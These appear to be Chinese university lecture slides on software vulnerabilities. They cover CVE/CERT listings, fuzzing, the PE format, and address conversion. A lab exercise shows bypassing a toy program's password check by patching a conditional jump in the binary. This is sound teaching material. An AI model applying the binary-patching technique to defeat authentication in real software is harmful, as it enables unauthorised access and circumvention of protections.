

遵守国家信息安全法律法规，
仅限个人学习使用！！！！

内部学习资料，请勿随意传播！

漏洞与漏洞利用

钱 权


qqian@shu.edu.cn

上海大学计算机学院

2022年3月

主要内容

- ❖ 漏洞概述
- ❖ 二进制文件
- ❖ 漏洞利用



一、漏洞概述

- ❖ 软件中存在众多形形色色的逻辑缺陷，有一部分逻辑缺陷能够引起非常严重的后果，比如**SQL** 注入攻击、**XSS**（**Cross Site Script**）攻击等。
- ❖ **Bug**：功能性逻辑缺陷
 - 影响软件的正常功能，例如执行错误；
- ❖ **漏洞（Vulnerability）**：安全性逻辑缺陷
 - 通常不影响软件的正常功能，但被攻击者成功利用后，可能引起软件执行额外的恶意代码。如缓冲区溢出、**SQL**注入、**XSS**等。

漏洞概述

- ❖ 代码复杂：现实生活中软件非常复杂，其中充满漏洞
 - Windows：有千万行代码；
 - Google Chrome, FireFox：百万行代码；
- ❖ 漏洞估计：每千行代码有15~50个漏洞（McConnell, Steve）

Software is Buggy





Figure: Number of Vulnerabilities (CVE IDs) [8]

为什么？

- ❖ 程序员是人，人会犯错
 - **应对：**使用工具辅助
- ❖ 程序员对代码安全认识不足
 - **应对：**进行代码安全训练和学习
- ❖ 程序语言在安全性方面设计不足
 - **应对：**挑选更安全的编程语言



找漏洞


❖ 攻击者、黑客

- 寻找漏洞、漏洞利用、攻击机器或系统、赚钱




❖ 防护者、红客

- 寻找漏洞、漏洞的修复（发布前的内部修复或发布后的补丁）



找漏洞技术与方法



Fuzzing测试

- ❖ 模糊测试
- ❖ 通过编写fuzzer工具向目标程序提供某种形式的输入并观察其响应来发现问题，这种输入可以是完全随机的或精心构造的。
- ❖ Fuzzing测试属于一种基于缺陷注入的自动软件测试技术。

攻击无处不在

- ❖ 从不运行来历不明的软件，会中病毒？
- ❖ 仅点击了一个URL，会中木马？
- ❖ **Office**文档并非可执行文件，会执行恶意代码吗？
- ❖ 使用高强度密码，我的帐户安全？



攻击无处不在（续）

❖ 问题1：会

- 病毒利用系统存在的漏洞进行传播，如冲击波、Slammer蠕虫等；
- 服务器软件存在漏洞，RPC远程调用函数存在缓冲区溢出漏洞等；

❖ 问题2：会

- 你的浏览器在解析HTML页面时存在缓冲区溢出漏洞，攻击者通过构造一个装载着恶意代码HTML的文件，并诱骗你点击链接，触发漏洞。使得HTML中的恶意代码（Shellcode）被执行；
- 第三方的ActiveX控件中存在漏洞，被网马利用。

攻击无处不在（续）

❖ 问题3：会

- Office文档本身是数据文件，但Office软件若存在漏洞，则攻击者精心构造的Word文档会触发并利用漏洞。

❖ 问题4：会

- 高强度的密码只能抵抗暴力破解，但帐号安全还依赖于：
 - 密码存放位置？ 本地/远程？
 - 密码如何存？ 明文、密文、加密算法强度。
 - 密码如何传递？ 交换过程是否安全，通讯是否加密

几个概念

❖ 漏洞挖掘

- 寻找软件中的漏洞（攻击者或安全测试专家），属于一种高级的测试。
- 静态分析：寻找源代码中的漏洞；
- Fuzz分析：黑盒测试的方法；

❖ 漏洞分析

- 通过分析漏洞，搜索POC代码（Proof of Concept），了解漏洞细节，重现漏洞被触发的现场。
- 例如，比较Patch前后可执行文件的变化，利用反汇编工具做逆向分析。

❖ 漏洞利用：利用漏洞实施攻击。

发布漏洞的机构

- ❖ 1、CVE（Common Vulnerabilities and Exposures）
 - <http://cve.mitre.org>
 - CVE对漏洞进行编号、审查，CVE编号是引用漏洞的标准方式。
- ❖ 2、CERT（Computer Emergency Response Team）
 - <http://www.cert.org>
 - 漏洞描述信息、POC的发布链接、厂商的安全响应、用户应采取的防范措施等。
- ❖ 3、微软安全中心
 - 每个月第二周的星期二，发布Patch。

CVE的漏洞列表

CVE - CVE (version 20061101) - 360安全浏览器 4.0 正式版


请登录 文件(F) 查看(V) 收藏(B) 帐户(U) 工具(T) 帮助(H)

http://cve.mitre.org/data/downloads/allcves.html

360安全网址导航_安全上... x CVE - CVE (version 200... x National Vulnerability ... x

查找: 下一个 上一个 高亮 关闭

CVE LIST **COMPATIBLE PRODUCTS** **NEWS — MARCH 8, 2012** **SEARCH**

 **Common Vulnerabilities and Exposures**
The Standard for Information Security Vulnerability Names

TOTAL CVEs: 49448

HOME > CVE LIST > CVE (VERSION 20061101)

About CVE
Terminology
Documents
FAQs

CVE List
About CVE Identifiers
Search CVE
Search NVD
Updates & RSS Feeds
Request a CVE-ID

CVE In Use
CVE Adoption
CVE-Compatible Products
NVD for CVE Fix
Information
More...

News & Events
Calendar
Free Newsletter

Community
CVE Editorial Board
Sponsor

Contact Us
Search the Site

CVE (version 20061101)

Name: CVE-1999-0002
Description:
Buffer overflow in NFS mountd gives root access to remote attackers, mostly in Linux systems.

Status: Entry
Reference: SGI:19981006-01-I
Reference: URL:ftp://patches.sgi.com/support/free/security/advisories/19981006-01-I
Reference: CERT:CA-98.12.mountd
Reference: CIAC:J-006
Reference: URL:http://www.ciac.org/ciac/bulletins/j-006.shtml
Reference: BID:121
Reference: URL:http://www.securityfocus.com/bid/121
Reference: XF:linux-mountd-bo

Name: CVE-1999-0003
Description:
Execute commands as root via buffer overflow in Tooltalk database server (rpc.ttdbserverd).

Status: Entry
Reference: NAI:NAI-29
Reference: CERT:CA-98.11.tooltalk
Reference: SGI:19981101-01-A
Reference: URL:ftp://patches.sgi.com/support/free/security/advisories/19981101-01-A
Reference: SGI:19981101-01-PX
Reference: URL:ftp://patches.sgi.com/support/free/security/advisories/19981101-01-PX

等待 http://cve.mitre.org/data/downloads/allcves.html...

切换浏览模式 IE打开 81% 22:40 2012-03-14

CERT的漏洞描述

US-CERT Vulnerability Note VU#504019 - AjaXplorer contains multiple vulnerabilities - 360安全浏览器 4.0 正式版

请登录 文件(F) 查看(V) 收藏(B) 帐户(U) 工具(T) 帮助(H)

http://www.kb.cert.org/vuls/id/504019

360安全网址导航_安全上... x US-CERT Vulnerability ... x

查找: 下一个 上一个 高亮 关闭

[Home](#) | [FAQ](#) | [Contact](#) | [Privacy Policy](#)

 **US-CERT**
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

[Vulnerability Notes Database](#)

[Search Vulnerability Notes](#)

[Vulnerability Notes Help Information](#)

[Report a Vulnerability](#)

Vulnerability Note VU#504019

AjaXplorer contains multiple vulnerabilities

Overview

AjaXplorer 4.0.3 and earlier versions contain a directory traversal vulnerability and a weak cookie authentication scheme.

I. Description

AjaXplorer contains a directory traversal vulnerability in the "Get Template" feature. The URL variables `template_name` and `pluginName` can be used to exploit this vulnerability.

II. Impact

A remote unauthenticated attacker may be able to read any file on the server that the web service can access. If an attacker can steal a user's cookie or access the password file they can use the password hash to log in as that user without knowing the password.

III. Solution

Apply an Update

[AjaXplorer 4.0.4](#) has been released to address these vulnerabilities.

View Notes By

[Name](#)

[ID Number](#)

[CVE Name](#)

[Date Public](#)

完成

切换浏览模式 IE打开

81%

22:42
2012-03-14

二、二进制文件

❖ 2.1 PE文件格式

❖ 2.2 虚拟内存

❖ 2.3 PE文件和虚拟内存的映射

PE文件

❖ PE 文件

- Portable Executable

- 是一种针对微软Windows NT、Windows 95和Win32s系统，由微软公司设计的可执行的二进制文件（**DLLs** 和 执行程序）格式，目标文件和库文件通常也是这种格式。

- ❖ 一个可执行文件除了二进制的机器代码外，还带有其他信息：字符串、菜单、图标、位图、字体等，这些信息在**PE**文件中如何组织？程序执行时操作系统如何定位不同类型资源、如何将不同类型资源装入内存？

PE文件格式

- ❖ PE文件格式将可执行文件分成若干个数据节（Section），不同资源放在不同的节中。
- ❖ **.text**
 - 由编译器产生，存在二进制的机器码；
- ❖ **.data**
 - 初始化的数据块，宏定义、全局变量、静态变量。
- ❖ **.idata**
 - 可执行文件使用的动态链接库等外来函数与文件的信息；
- ❖ **.rsrc**
 - 存放程序的资源，如图标、菜单等。

研讨内容1

- ❖ PE文件格式（程序实现）
- ❖ PE文件的加壳与脱壳

2.2 虚拟内存


❖ Windows内存类型

- 物理内存：需要进入Windows内核级的Ring0才能看到。
- 虚拟内存：用户模式下，看到的内存。

❖ 虚拟内存

- 虚拟内存是计算机系统内存管理的一种技术。
- 它使得应用程序认为它拥有连续的可用的内存（一个连续完整的地址空间），而实际上，它通常是被分隔成多个物理内存碎片，还有部分暂时存储在外部磁盘存储器上，在需要时进行数据交换。

虚拟内存与物理内存



虚拟内存的概念

❖ 与操作系统中的“虚拟内存”概念差别

- 操作系统中的虚拟内存是指物理内存不够时，操作系统将部分的硬盘空间，当作内存使用从而使程序得到装载并运行。

❖ 这里的“虚拟内存”

- 指的是Windows用户态的内存映射机制；
- 是分配给进程的“虚拟”内存空间；
- 当进程需要内存操作时，由虚拟内存管理器完成“虚拟地址”和“物理地址”的关联。

VA与RVA

- ❖ 虚拟内存地址（Virtual Address, VA）
 - PE文件中的指令被装入内存后的地址
- ❖ 相对虚拟内存地址（Relative VA, RVA）
 - RVA是内存地址相对于映射基址的偏移量
- ❖ VA、装载基址和RVA三者间的关系

$$VA = Image\ Base + RVA$$

2.3 PE文件与虚拟内存的映射

❖ 文件偏移地址（File Offset）

- 数据在**PE**文件中的地址，即文件在磁盘上存放时相对于文件开始的偏移。
- 静态反汇编工具看到的**PE**文件中某条指令的位置

❖ 装载基地址（Image Base）

- **PE**装入内存时的基地址。
- 默认情况下，**EXE**文件在内存中的基地址是0x00400000，**DLL**文件是0x10000000。

文件偏移地址和RVA之间的关系

- ❖ PE文件中的数据是按照磁盘数据标准存放，以0x200字节为基本单位进行组织。当一个数据节Section不足0x200字节时，不足的地方用0x00填充；当一个数据节超过0x200字节时，下一个0x200块将分配给该节使用。PE文件数据节的大小永远是0x200的整数倍。
- ❖ 代码装入内存后，将按内存数据标准存放，以0x1000字节为基本单位组织。不足将被补全，若超出将分配下一个0x1000使用。因此，内存中的节总是0x1000字节的整数倍。

文件偏移地址和RVA之间的关系

节 (section)	相对虚拟偏移量 RVA	文件偏移量
.text	0x00001000	0x0400
.rdata	0x00007000	0x6200
.data	0x00009000	0x7400
.rsrc	0x0002D000	0x7800

❖ 节偏移：由存储单位差异引起的节基址差。

.text 节偏移 = $0x1000 - 0x400 = 0xc00$

.rdata 节偏移 = $0x7000 - 0x6200 = 0xE00$

.data 节偏移 = $0x9000 - 0x7400 = 0x1C00$

.rsrc 节偏移 = $0x2D000 - 0x7800 = 0x25800$

文件偏移地址与虚拟内存地址的换算

❖ 文件偏移地址=

虚拟内存地址 (VA) - 装载基址 (Image Base) -
节偏移


=RVA-节偏移

❖ 例如：在调试过程中，如果遇到虚拟内存中
0x00404141处一条指令，则这条指令在文件中的
偏移量为：

■ 文件偏移量=0x00404141-0x00400000- (0x1000-
0x400) =0x3541

虚拟内存地址

文件偏移地址



研讨2：二进制文件破解

```
#include <stdio.h>
#define PASSWORD "1234567"

int verify_password(char * password)
{
    int authenticated;
    authenticated = strcmp(password, PASSWORD);
    return authenticated;
}

main()
{
    int valid_flag = 0;
    char password[1024];
    while(1)
    {
        printf("please input password:    ");
        scanf("%s", password);
        valid_flag = verify_password(password);
        if(valid_flag)
        {
            printf("incorrect password!\n");
        }
        else
        {
            printf("Congratulation! You have passed the verification!\n\n");
            break;
        }
    }
}
```

研讨2：二进制文件破解

- ❖ 利用IDA工具将二进制文件反汇编，找到引起程序分支的指令，并找出该指令在运行时的内存地址VA；
- ❖ 利用OllyDbg工具进行动态调试来跟踪到底是如何分支的，跳到IDA找到的分支指令所在的虚拟内存地址VA，修改内存中的指令破解程序；
- ❖ 利用LordPE工具，将跳转指令在内存中的地址VA换算成文件地址，并利用二进制文件修改工具UltraEdit，直接将跳转指令74（JE）修改为75（JNE）。
- ❖ 运行修改后的二进制文件，观察结果。

三、漏洞利用—栈溢出利用

- ❖ 3.1 系统栈工作原理
- ❖ 3.2 修改邻接变量
- ❖ 3.3 修改函数返回地址
- ❖ 3.4 代码植入

